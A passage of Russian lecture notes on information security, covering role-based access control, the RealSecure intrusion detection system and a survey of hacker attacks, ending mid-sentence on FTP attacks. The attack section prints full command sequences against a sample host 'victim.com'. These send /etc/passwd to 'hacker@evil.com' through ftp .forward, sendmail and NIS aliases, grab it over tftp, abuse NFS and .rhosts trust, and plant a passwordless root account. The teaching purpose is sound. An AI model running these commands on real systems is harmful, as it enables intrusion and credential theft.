Если доступ ролей разрешен, то методы ролевого класса вызывают соответствующие методы класса базовых методов доступа. Если не вся информация, полученная от базовых методов доступа, разрешена роли, то та часть информации, которая не разрешена, может быть отфильтрована. Фильтрация может быть более пригодна для приложения, чем генерация нарушения доступа для целого информационного блока.

Методы класса интерфейса приложения также имеют те же имена, типы и параметры, что и методы класса базовых методов доступа. Методы объекта интерфейса приложения вызывают надлежащие методы ролевого класса. Это - методы объекта интерфейса приложения, которые приложение вызывает. Используя текущую роль, связанную с приложением, методы объекта интерфейса приложения выбирают подходящий ролевой объект.

Этот подход имеет следующие преимущества:

- приложения не надо изменять при изменении параметров доступа для ролей.

Приложение использует методы класса интерфейса приложения, чьи методы имеют те же имена, типы и параметры, что методы в классе базовых методов доступа. Методы класса интерфейса приложения и методы класса базовых методов доступа фиксированы и остаются постоянными. Когда параметры доступа роли меняются, приложение сбоит лишь по причине нарушения доступа. Этот тип сбоев сравним со сбоями, обычно возникающими при изменении битов защиты информации или меток. Приложения обычно реализуются так, чтобы правильно обрабатывать нарушения защиты.

-параметры доступа для ролей легко изменяются.

Параметры доступа для ролей находятся исключительно в ролевых классах. Значит, изменения ролевой политики не потребует изменения в самом приложении. Можно представить простой язык, подходящий для

использования администраторами безопасности и данных, для выражения условий доступа, ограниченных условными выражениями и фильтрами. Процессор для этого языка мог бы генерировать ролевые объекты и размещать их в библиотеках, используемых приложениями. Большинство современных контекстов выполнения (окружений) поддерживают динамически скомпонованные библиотеки, которые подключаются при загрузке приложения в память для выполнения. Для этих приложений не надо выполнять повторную компоновку при изменении ролевых классов. Эта возможность легко менять условия доступа, связанные с ролью, позволяет быстро отвечать на изменения политики безопасности.

Потенциал использования RBAC

В заключение отметим достоинства и потенциал использования RBAC.

1. Чтобы полностью реализовать потенциал Веб-систем как это требуется для систем масштаба предприятия, механизм управления доступом, должен находиться в месте, позволяющем контролировать доступ пользователей к информации тем способом, который согласуется с существующими законами, положениями и практикой современного бизнеса. Возможности RBAC/Web предоставляют такой сервис управления доступом. Это делает возможным использовать Веб для новых сложных приложений, позволяющих иметь доступ к информации и другим ресурсам, которые иначе были бы не доступны в условиях существующих и возникающих угроз.

2. Одним из главных достоинств RBAC являются поддерживаемые им возможности администрирования. Администрирование данных авторизации хорошо известно как трудный процесс с большими повторно встречающимися затратами. В RBAC пользователям предоставляется членство в ролях, основанных на их компетентности и ответственности. Членство пользователя в роли может быть легко отменено и установлено новое

членство, так как того требует назначенная работа. В RBAC пользователям не дается разрешение на выполнение операций на индивидуальном основании, скорее операции связаны с ролями. Связь роли с новой операцией может быть установлена также просто, как и старая операция может быть удалена, если этого потребует изменение или развитие организационной функциональности. Основная концепция состоит в преимуществе упрощения понимания и управления привилегиями: роли могут быть обновлены без необходимости индивидуального прямого обновления привилегий каждого пользователя.

3. Механизм RBAC/Web предоставляет преимущества системы управления, основанной на ролях для Интернет и интранет-условий, и может быть внедрен в существующие системы без модификации серверного кода, что делает его переносимым, в сущности, на все Веб-серверы.

Лекция 17. Применение программных продуктов для защиты интеллектуальной собственности. Примеры программных продуктов (2 часа)

Система обнаружения атак RealSecure

Система обнаружения атак RealSecure разработана американской компанией Internet Security Systems, Inc. и ориентирована на защиту как целого сегмента сети (network-based), так и отдельного узла (host-based).

Компоненты системы RealSecure

Система RealSecure использует распределенную архитектуру и содержит два основных типа компонентов:

- модули слежения»;
- модули управления.

Существуют следующие разновидности модулей слежения:

- сетевой сенсор (Network Sensor);
- серверный сенсор (Server Sensor).

Модули управления позволяют осуществлять сбор данных от сенсоров и их конфигурирование. Для работы с сенсорами могут быть использованы следующие компоненты:

- Workgroup Manager – многофункциональный инструмент, осуществляющий централизованное управление сенсорами, сбор и хранение данных;
- Site Protector – система централизованного управления различными продуктами компании Internet Security Systems;
- Command Line Interface модуль управления сенсорами, предоставляющий интерфейс командной строки;
- Sensor Manager – графическая утилита (JAVA-интерфейс), позволяющая управлять группами сенсоров. Эффективна при большом количестве сенсоров.

Основным инструментом управления сенсорами является Workgroup Manager. Он включает в себя следующие компоненты:

- Console – Управляющая консоль;
- Enterprise Database – База данных событий, обнаруженных модулями слежения;
- Asset Database – База данных «активов» (сетевых объектов);
- Event Collector – Компонент, отвечающий за сбор данных от сенсоров.

События, обнаруженные сенсорами, передаются на специальный компонент, отвечающий за сбор данных с сенсоров - Event Collector. Затем они могут быть помещены в базу данных событий Enterprise Database (если это требуется) или (и) переданы на консоль для вывода на экран. Для хранения сведений о сетевых объектах (это могут быть модули слежения или другие узлы сети) используется вспомогательная база данных Asset Database.




Рис. 17.1. Система RealSecure с распределенной архитектурой




Рис. 17.2. Трехуровневая архитектура системы RealSecure

Таким образом, система RealSecure имеет трехуровневую архитектуру с отношениями между консолями и модулями слежения «многие-ко-многим». Это показано на следующем рисунке (рис17.2). Центральная роль отводится Компоненту сбора событий с сенсоров.

Взаимодействие компонентов системы RealSecure отражено на следующем рисунке 17.3.

Сенсоры не хранят собранные данные, а передают их коллектору, который в свою очередь, может записать их в базу данных и передать на консоль. Консоль подключается к сенсорам напрямую только для выполнения операций по их настройке. На основе данных из базы Enterprise Database могут быть сформированы отчеты.

Сетевой модуль устанавливается на критичный сегмент сети и обнаруживает признаки атак в перехваченном сетевом трафике.




Рис. 17.3.Взаимодействие компонентов системы RealSecure

Консоль подключается к сенсорам напрямую только для выполнения операций по их настройке. На основе данных из базы Enterprise Database можно сформировать отчеты.

Сетевой модуль устанавливается на критичный сегмент сети и обнаруживает признаки атак в перехваченном сетевом трафике (рис. 17.4).




Рис. 17.4. Обнаружение признаков атак в перехваченном сетевом трафике

Входными данными для него служат сетевые пакеты (фреймы).

Варианты реагирования на атаки

Модули слежения системы RealSecure могут предпринимать следующие действия при обнаружении событий:

- выдача сообщения (на консоль, по электронной почте, по протоколу SNMP);
- разрыв соединения;
- запись события в базу данных (обычный и расширенный варианты);
- выполнение заданной программы;
- реконфигурация МЭ.

Размещение модулей слежения RealSecure

Эффективность работы системы RealSecure во многом зависит от размещения ее компонентов.

Существует шесть основных участков, на которых может быть установлен сетевой модуль слежения системы RealSecure:

- между МЭ и маршрутизатором;
- в «демилитаризованной зоне» (DMZ);
- за межсетевым экраном (в intranet);
- на ключевых сегментах корпоративной сети;
- в одном сегменте с сервером удаленного доступа (для контроля модемных соединений);
- на сетевой магистрали.

При этом потребуется учесть многие факторы, например, загруженность сегмента, шифрование трафика, «коммутируемость» сети и т.д.

Работа с программой RealSecure

Познакомимся с основными возможностями сетевого модуля слежения RealSecure. Пусть на узле уже установлен сетевой модуль слежения и все компоненты Workgroup Manager.

Для запуска программы надо:

Загрузить ОС Windows 2000 Professional (или другую).

Запустить консоль RealSecure.

Для подключения сенсора:

В меню Assets нижнего окна надо выбрать пункт Manage.

Выбрать в списке Network Sensor, нажать ОК.

Для применения политики надо:

Выполнить щелчок правой кнопкой мыши на подключенном сенсоре.

Выбрать в меню пункт Policies.

Из предлагаемых политик выбрать Attacks and Audit.

Нажать кнопку Apply Policy.

С этого момента сенсор обнаруживает события, указанные политикой.

Для действий с программой RealSecure надо:

Запустить процесс сканирования портов, например программу ShadowScan..

Найти запись о событии на консоли RealSecure.

Получить справку о событии, щелкнув правой кнопкой мыши на его названии и выбрав пункт What' s this.

Для создания политики обнаружения атак надо:

Выполнить щелчок правой кнопкой мыши на подключенном сенсоре.

Выбрать в меню пункт Policies.

Из предлагаемых политик выбрать Blank.

Нажать кнопку Derive New для создания новой политики.

Отметить какие-либо события.

Сохранить политику и применить ее к сенсору.

Проверить работу сенсора, воспроизводя отмеченные события и просматривая информацию о них на консоли.

Как видно из приведенного описания работы с программой RealSecure ее использование не отличается сложностью, но требует определенного практического навыка, приобретаемого опытным путем.

Лекция 18. Хакерские атаки и методы защиты от них (2 часа)

Хакерская атака

Хакерская атака в узком смысле слова – в настоящее время под этим словосочетанием понимается «покушение на систему безопасности» и сводится скорее к смыслу следующего термина «кракерская атака». Это произошло из-за искажения смысла самого слова «хакер».

Хакерская атака в широком смысле слова (изначальный смысл) – мозговой штурм, направленный на нахождение пути решения сложных задач. В хакерской атаке могут принимать участие один или несколько высококлассных специалистов (хакеров). В результате мозгового штурма могут быть придуманы нетрадиционные методы решения проблемы или внесены оптимизирующие корректировки в уже существующие методы.

Кракерская атака (смотри: cracker в The Jargon File, раздел Glossary) – действие, целью которого является захват контроля (повышение прав) над удаленной/локальной вычислительной системой, либо ее дестабилизация, либо отказ в обслуживании.

Изначально причиной атак послужил ряд ограничений, присущих протоколу TCP/IP. В ранних версиях протокола IP отсутствовали требования безопасности, которые появились только спустя несколько лет. Но только с бурным развитием интернет-коммерции проблема стала актуальной, и пришлось в сжатые сроки внедрять стандарты безопасности.

Mailbombing

Считается самым старым методом атак, хотя суть его проста и примитивна: большое количество почтовых сообщений делают невозможными работу с почтовыми ящиками, а иногда и с целыми почтовыми серверами. Для этой цели было разработано множество программ, и даже неопытный пользователь мог совершить атаку, указав всего лишь e-mail жертвы, текст

сообщения и количество необходимых сообщений. Многие такие программы позволяли прятать реальный IP-адрес отправителя, используя для рассылки анонимный почтовый сервер. Эту атаку легко предотвратить, так как большинство провайдеров имеют хорошие фильтры защиты от рассылки спама. Провайдер может ограничить количество писем от одного отправителя, и такая атака становится неэффективной.

Подбор пароля

Следующий вид атаки тоже прост. Взломщик подбирает пароли к системам ограничения доступа. Ведь вполне очевидно, что пользователи вычислительных систем обычно не в состоянии держать в уме комбинации из букв, цифр и знаков длиной до ста символов. Среднестатистический пароль для доступа к системе обычно не превышает восьми символов, а иногда в качестве пароля вообще используется слово или дата.

При использовании даты все просто, так как восемь цифр – это всего лишь 108=100 000 000 возможных комбинаций, причём либо первые либо последние 4 цифры обозначают год и находятся где-то в промежутке между 1900 и 2050. Две другие цифры обозначают месяц, то есть принимают значения от 1 до 12. Оставшиеся цифры принимают значения от 1 до 31 – дни месяца. Здесь же можно исключить даты типа 3102 (31 февраля), так как такие даты используются крайне редко. При отсутствии защиты от перебора паролей подобрать кодовую дату для средней программы не составит труда: при переборе около 100 паролей в секунду (не проблема даже для медленного компьютера) это займет чуть больше одиннадцати суток.

Для фраз все несколько сложнее, так как если даже взять английский алфавит из 26 букв (русский – 33 буквы), то фраза из восьми символов будет состоять уже из 268=208 827 064 576 вариантов (338=1 406 408 618 241 вариантов для русского языка), что уже в тысячи раз сложнее. Но тут на помощь приходит смекалка: вряд ли пользователь будет запоминать случайные последовательности символов, то есть достаточно перебрать всего

лишь все существующие слова в английском словаре, которых там наберется не более 200 000, включая жаргон и редкие слова, а это уже в миллион раз проще. Кроме того, если начать думать еще внимательнее – большинство горожан, да к тому же работающих в определенной сфере, имеют гораздо меньше слов в своем лексиконе, что снижает количество возможных вариантов еще на порядок. Также можно принять во внимание, что в качестве паролей могут использоваться имена родственников, домашних животных, названия городов.

Тем не менее, нет никаких оснований рассчитывать на столь легкий способ получения пароля. В настоящее время большинство пользователей (и тем более системные администраторы коммерческих компаний) используют в качестве пароля случайные последовательности из больших и маленьких латинских символов вперемежку с цифрами. Существует несколько способов создания (и запоминания) надежного пароля. Например, из первых букв фразы «у лукоморья дуб зеленый, златая цепь на дубе том» получается 9-буквенный пароль улдззцндт, на подобор которого уйдет несколько триллионов попыток.

Вирусы, троянские кони, почтовые черви, снифферы, Rootkit'-ы и другие специальные программы

Следующий вид атаки представляет собой более изощренный метод получения доступа к закрытой информации – это использование специальных программ для ведения работы на компьютере жертвы. Такие программы предназначены для поиска и передачи своему владельцу секретной информации, либо просто для нанесения вреда системе безопасности и работоспособности компьютера жертвы. Принципы действия этих программ различны, поэтому мы не будем рассматривать их в этой работе.

Сниффинг пакетов

Также довольно распространенный вид атаки, основанный на работе сетевой карты в режиме promiscuous mode. В таком режиме все пакеты,

полученные сетевой картой, пересылаются на обработку специальному приложению для обработки. В результате злоумышленник может получить большое количество служебной информации: кто откуда куда передавал пакеты, через какие адреса эти пакеты проходили. Самой большой опасностью такой атаки является получение самой информации, например логинов и паролей сотрудников, которые можно использовать для незаконного проникновения в систему под видом обычного сотрудника компании.

IP-спуфинг

Тоже распространенный вид атаки в недостаточно защищенных сетях, когда злоумышленник выдает себя за санкционированного пользователя, находясь в самой организации или за ее пределами. Для этого кракеру необходимо воспользоваться IP-адресом, разрешенным в системе безопасности сети. Такая атака возможна, если система безопасности позволяет идентификацию пользователя только по IP-адресу и не требует дополнительных подтверждений.

Инъекция

Атака при помощи инъекции подразумевает внесение некоторых сторонних команд или данных в работающую систему с целью изменения хода работы системы, а в результате – получение доступа к закрытым функциям и информации, либо дестабилизации работы системы в целом. Наиболее популярна такая атака в сети Интернет, но также может быть проведена через командную строку системы.

SQL-инъекция – атака, в ходе которой изменяются параметры SQL-запросов к базе данных. В результате запрос преобретает совершенно иной смысл и способен не только произвести вывод конфедициальной информации, но и изменить/удалить данные. Очень часто такой вид атаки можно наблюдать на примере сайтов, которые используют параметры командной строки (в данном случае – переменные URL) для построения SQL-запросов к базам данных без соответствующей проверки.

Межсайтовый скриптинг или XSS (от англ. Cross Site Scripting) – атака, аналогичная SQL-инъекции, но для проведения этой атаки кракер меняет не SQL-запрос, а внутренние переменные действующей системы (например, переменные окружения PHP, Perl и т.д.), используя недочеты в обработке входных параметров скриптов либо ошибки в настройке скрипт-обрабатывающих приложений. Другие названия: CSS, реже – скрипт-инъекция.

Отказ в обслуживании

DoS (от англ. Denial of Service – отказ в обслуживании) – атака, имеющая своей целью довести систему жертвы до отказа. Такой вид атаки не подразумевает получение некоторой секретной информации, но иногда бывает подспорьем в инициализации других атак. Например, некоторые программы из-за ошибок в своем коде могут вызывать исключительные ситуации и при отключении сервисов способны исполнять код, предоставленный злоумышленником или атаки лавинного типа, когда сервер не может обработать огромное количество входящих пакетов.

DDoS (от англ. Distributed Denial of Service – распределенная DoS) – подтип DoS-атаки, имеющий ту же цель что и DoS, но производимой не с одного компьютера, а с нескольких компьютеров в сети. В данных типах атак используется либо возникновение ошибок, приводящих к отказу сервиса, либо срабатывание защиты, приводящей к блокированию работы сервиса, а в результате также к отказу в обслуживании. DDoS используется там, где обычный DoS неэффективен. Для этого несколько компьютеров объединяются, и каждый производит DoS атаку на систему жертвы. Вместе это называется DDoS-атака.

Любая атака представляет собой не что иное, как попытку использовать несовершенство системы безопасности жертвы либо для получения информации, либо для нанесения вреда системе. Поэтому причиной любой удачной атаки является профессионализм кракера и ценность информации,

а так же недостаточная компетенция администратора системы безопасности, в частности, несовершенство программного обеспечения, и недостаточное внимание к вопросам безопасности в компании в принципе.

Типичные атаки

Далее мы рассмотрим типичные атаки на UNIX-хосты, которые осуществлялись в недалеком прошлом, и попытаемся классифицировать их по предложенным типовым сценариям.

Атака с использованием анонимного ftp

Анонимный ftp-сервис (обнаружить его наличие чрезвычайно легко, и это не должно возбуждать никаких подозрений) может служить легким способом получения доступа, поскольку его часто неправильно конфигурируют. Например, система может иметь полную копию файла /etc/passwd в каталоге ~ftp/etc вместо урезанной версии – со всеми вытекающими отсюда последствиями (см. предыдущий пункт). Кроме того, можно применить и более изощренный способ – в следующем примере домашний каталог специального пользователя ftp на victim.com доступен для записи. Это позволяет послать по почте самому себе файл /etc/passwd атакуемой машины. Для этого надо создать файл .forward в домашнем каталоге ftp, который выполняется, когда пользователю ftp посылается почта. Происходит это следующим образом:

```
|/bin/mailhacker@evil.com < /etc/passwd
evil % ftp victim.com
Connected to victim.com
220 victim FTP server ready.
Name(victim.com:hacker): ftp
331 Guest login ok, send ident as password.
Password: *****
230 Guest login ok, access restrictions apply.
ftp> ls –lga
```

200 PORT command successful.

150 ASCII data connection for /bin/ls

(192.192.192.1,1129) (0 bytes).

total 5

drwxr-xr-x 4 101 1 512 Jun 20 1991 .

drwxr-xr-x 4 101 1 512 Jun 20 1991 ..

drwxr-xr-x 2 0 1 512 Jun 20 1991 bin

drwxr-xr-x 2 0 1 512 Jun 20 1991 etc

drwxr-xr-x 3 101 1 512 Aug 22 1991 pub

226 ASCII Transfer complete.

242 bytes received in 0.066 seconds (3.6 Kbytes/s)

ftp> put forward_sucker_file .forward

43 bytes sent in 0.0015 seconds (28 Kbytes/s)

ftp> quit

evil % echo test | mail ftp@victim.com

Теперь можно просто сидеть и ждать, когда файл с паролями будет послан обратно. Очевидно, что такая атака (как и следующая) является типичной по сценарию 2.

Рассматривая ftp, можно проверить более старую ошибку:

% ftp –n

ftp> open victim.com

Connected to victim.com

220 victim.com FTP server ready.

ftp> quote user ftp

331 Guest login ok, send ident as password.

ftp> quote cwd ~root

530 Please login with USER and PASS.

ftp> quote pass ftp

230 Guest login ok, access restrictions apply.

ftp> ls -al /

Если этот прием сработал, то атакующий теперь вошел в систему как системный администратор (root). Если данная ошибка имеется в системе, то следует обязательно обновить ftpd.

Далее мы еще рассмотрим более свежие «дыры» в ftp-демонах.

***Использование tftp*–tftpd**

Этот демон не требует пароля для аутентификации. Если хост предоставляет tftp без ограничения доступа (обычно с помощью установок флагов безопасности в файле inetd.conf), то атакующий получает доступ по чтению и записи к любым файлам. Например, он может получить файл паролей с удаленной машины и разместить его в локальном каталоге /tmp:

evil % tftp

tftp> connect victim.com

tftp> get /etc/passwd/tmp/passwd.victim

tftp> quit

Это является атакой по сценарию 2.

Проникновение в систему с помощью sendmail

Sendmail – это очень сложная программа, у которой всегда было много проблем с безопасностью, включая печально известную команду «debug». С ее помощью, например, зачастую можно получить некоторую информацию об удаленной системе, иногда вплоть до номера версии, анализируя ее сообщения. Это дает возможность определить наличие в системе известных ошибок. Кроме того, можно увидеть, запущен ли псевдоним «decode» , имеющий ряд проблем:

evil % telnet victim.com 25 connecting to host victim.com (128.128.128.1.),

port 25 connection open

220 victim.com Sendmail

Sendmail 5.55/victim ready at Fri, 6 Nov 93 18:00 PDT

expn decode

250<"|/usr/bin/uudecode">

quit

Наличие псевдонима decode подвергает систему риску, что злоумышленник может изменить любые файлы, доступные для записи владельцу этого псевдонима, которым, как правило, является демон. Этот фрагмент кода поместит evil.com в файл .rhosts пользователя hacker, если он доступен для записи: evil % echo "evil.com" | uuencode

/home/hacker/.rhosts | mail decode@victim.com

В части sendmail, отвечающей за пересылку, были две хорошо известные ошибки. Первая была устранена в версии 5.59 Berkeley. Для версий sendmail до 5.59 в приведенном примере, несмотря на сообщения об ошибках, «evil.com» добавляется к файлу .rhosts вместе с обычными почтовыми заголовками:

```
% cat evil_sendmail
telnet victim.com 25 << EOSM
rcpt to: /home/hacker/.rhosts
mail from: hacker
data
.
rcpt to:/home/hacker/.rhosts
mail from: hacker
data
evil.com
.
Quit
EOSM
evil % /bin/sh evil_sendmail
Trying 128.128.128.1
```

Connected to victim.com

Escape character is '^]'.

Connection closed by foreign host.

evil % rlogin victim.com -l hacker

Welcome to victim.com!

victim %

Вторая ошибка, исправленная недавно, позволяла кому угодно задавать произвольные команды оболочки и/или пути для посылающей и/или принимающей стороны. Попытки сохранить детали в секрете были тщетными, и широкая дискуссия в эхо-конференциях привела к обнародованию того, как можно использовать некоторые ошибки. Как и для большинства других ошибок UNIX, почти все системы оказались уязвимы для этих атак, поскольку все они имели в основе один и тот же исходный текст. Типичная атака с помощью sendmail, направленная на получение пароля, может выглядеть так:

evil % telnet victim.com 25

Trying 128.128.128.1

Connected to victim.com

Escape character is '^]'.

220 victim.com Sendmail 5.55 ready at Saturday,

6 Nov 93 18:04

mail from: "|/bin/mail hacker@evil.com < /etc/passwd"

250 "|/bin/mail hacker@evil.com < /etc/passwd"...

Sender ok

rcpt to: nosuchuser

550 nosuchuser... User unknown

Data

354 Enter mail, end with "." on a line by itself

.

250 Mail accepted

Quit

Connection closed by foreign host.

evil %

Видно, что все атаки на sendmail идут на уровне незарегистрированного удаленного пользователя, и поэтому относятся к сценарию 1. Ну а к sendmail мы еще вернемся.

Атаки на доверие

Ниже перечисляемые атаки основаны на типовом сценарии 4.

С использованием неправильного администрирования NFS

Предположим, что запуск программы showmount с параметром «атакуемый хост» покажет следующее:

evil % showmount -e victim.com

export list for victim.com:

/export (everyone)

/var (everyone)

/usr easy

/export/exec/kvm/sun4c.sunos.4.1.3 easy

/export/ root/easy easy

/export/swap/easy easy

Трудно не заметить, что /export и все его подкаталоги экспортируются во внешнюю среду. Предположим (это можно выяснить с помощью finger), что домашним каталогом пользователя guest является /export/foo. Теперь с помощью этой информации можно осуществить первое вторжение. Для этого монтируется домашний каталог пользователя guest удаленной машины. Поскольку даже суперпользователь атакующей машины не может модифицировать файлы на файловой системе, смонтированной как NFS, необходимо обмануть NFS и создать фиктивного пользователя guest в локальном файле паролей. Далее стандартно эксплуатируется «излишнее

доверие», и атакующая машина victim.com вставляется в файл .rhosts в удаленном домашнем каталоге guest, что позволит зарегистрироваться в атакуемой машине, не предоставляя пароля:

```
evil # mount victim.com:/export/foo /foo
evil # cd /foo
evil # ls –lag
total 3
1 drwxr-xr-x 11 root daemon 512 Jun 19 09:47 .
1 drwxr-xr-x 7 root wheel 512 Jul 19 1991 ..
1 drwx--x--x 9 10001 daemon 1024 Aug 3 15:49 guest
evil # echo guest:x:10001:1:временно для взлома:/: >> /etc/passwd
evil # su guest
evil % echo victim.com >> guest/.rhosts
evil % rlogin victim.com
Welcome to victim.com!
victim %
```

Если бы victim.com не экспортировал домашние каталоги пользователей, а только пользовательские каталоги с программами (скажем, /usr или /usr/local/bin), можно было бы заменить команду троянским конем, который бы выполнял те же операции.

Проникновение в систему с помощью rsh

Если система, которую собираются атаковать, содержит шаблон «+» в файле /etc/hosts.equiv (в некоторых системах он устанавливается по умолчанию) или содержит ошибки в утилите netgroups, то любой пользователь с помощью rlogin сможет зарегистрироваться на ней под любым именем, кроме root , без указания пароля. Поскольку специальный пользователь «bin» , как правило, имеет доступ к ключевым файлам и каталогам, то, зарегистрировавшись как bin, можно изменить файл паролей так, чтобы

получить привилегии доступа root . Это можно сделать примерно следующим способом:

```
evil % whoami
bin
evil % rsh victim.com csh –i
Warning: no access to tty;
thus no job control in this shell...
victim % ls -ldg /etc
drwxr-sr-x 8 bin staff 2048 Jul 24 18:02 /etc
victim % cd /etc
victim % mv passwd pw.old
victim % (echo toor::0:1:instant root
shell:/:/bin/sh; cat pw.old ) > passwd
victim % ^D
evil % rlogin victim.com -l toor
Welcome to victim.com!
victim #
```

Несколько замечаний по поводу деталей приведенного выше метода: «rsh victim.com csh –i» используется для проникновения в систему, т.к. при таком запуске csh не оставляет никаких следов в файлах учета wtmp или utmp, делая rsh невидимым для finger или who. Правда, при этом удаленный командный процессор не подключается к псевдотерминалу, поэтому полноэкранные программы (например, редакторы) работать не будут. На многих системах атака с помощью rsh в случае успешного завершения оставалась совершенно незамеченной, поэтому можно порекомендовать использовать регистратор внешних tcp-подключений, который может помочь обнаружить такую деятельность.

Использование службы NIS

Активный NIS-сервер управляет почтовыми псевдонимами (aliases) для доменов NIS. Подобно рассмотренным вариантам атак с помощью псевдонимов локальной почты, можно создать почтовые псевдонимы, которые будут выполнять команды, когда им приходит почта. Например, рассмотрим создание псевдонима «foo», который посылает по почте файл паролей на evil.com, когда на его адрес поступает любое сообщение:

```
nis-master # echo 'foo: "| mail hacker@evil.com
< /etc/passwd "' >> /etc/aliases
nis-master # cd /var/yp
nis-master # make aliases
nis-master # echo test | mail -v foo@victim.com
```

Таким образом, становится ясно, что NIS – ненадежная служба, которая почти не имеет аутентификации клиентов и серверов. Если атакующий управляет активным NIS-сервером, то он также сможет эффективно управлять хостами клиентов (например, сможет выполнять произвольные команды).

Особенности безопасности X-window

Все сетевые службы, кроме portmapper, могут быть обнаружены с помощью перебора всех сетевых портов. Многие сетевые утилиты и оконные системы работают с конкретными портами (например, sendmail – с портом 25, telnet – с портом 23). Порт X-window обычно 6000. Без дополнительной защиты окна X-window могут быть захвачены или просмотрены, ввод пользователя может быть украден, программы могут быть удаленно выполнены и т. п. Одним из методов определения уязвимости X-сервера является подсоединение к нему через функцию XOpenDisplay (). Если функция возвращает не NULL, то можно получить доступ к дисплею.

X-терминалы, гораздо менее мощные системы, могут иметь свои проблемы по части безопасности. Многие X-терминалы разрешают неог-

раниченный rsh-доступ, позволяя запустить X-клиенты на терминале victim, перенаправляя вывод на локальный терминал:

evil% xhost +xvictim.victim.com

evil% rsh xvictim.victim.com telnet victim.com

-display evil.com

В любом случае необходимо продумать безопасность вашей системы X-Window, поскольку иначе система будет подвергаться такому же риску, как и при наличии «+» в hosts.eguiv или отсутствии пароля у root .

FT-атаки

FTP-серверы могут работать в двух режимах: активном и пассивном. В активном режиме, когда начинается передача данных, клиент начинает прослушивание TCP2порта и сообщает серверу, какой порт он прослушивает, после чего сервер открывает TCP-соединение с порта 20 на порт, указанный клиентом. Затем данные передаются через это соединение. В пассивном режиме, клиент сообщает серверу, что он готов к передаче данных и сервер начинает прослушивать неспециальный TCP-порт и сообщает клиенту, который именно. Затем клиент открывает TCP-соединение на порт указанный сервером и обмен данными происходит через это соединение.

Проблема этих вспомогательных соединений в том, что существующая спецификация FTP-протокола не предусматривает какого-либо метода проверки того, что клиент или сервер, который установил соединение, это именно тот, кто запросил это соединение в управляющем сеансе. Это в сочетании с фактом того, что многие операционные системы назначают TCP-порты последовательно в возрастающем порядке, означает, что в результате в FTP-протоколе создаются условия, позволяющие атакующей стороне перехватить данные, которые передает кто-либо другой, или подменить данные. Эти атаки слегка отличаются в активном и пассивном режимах. Когда передача данных осуществляется в активном режиме, атакующая

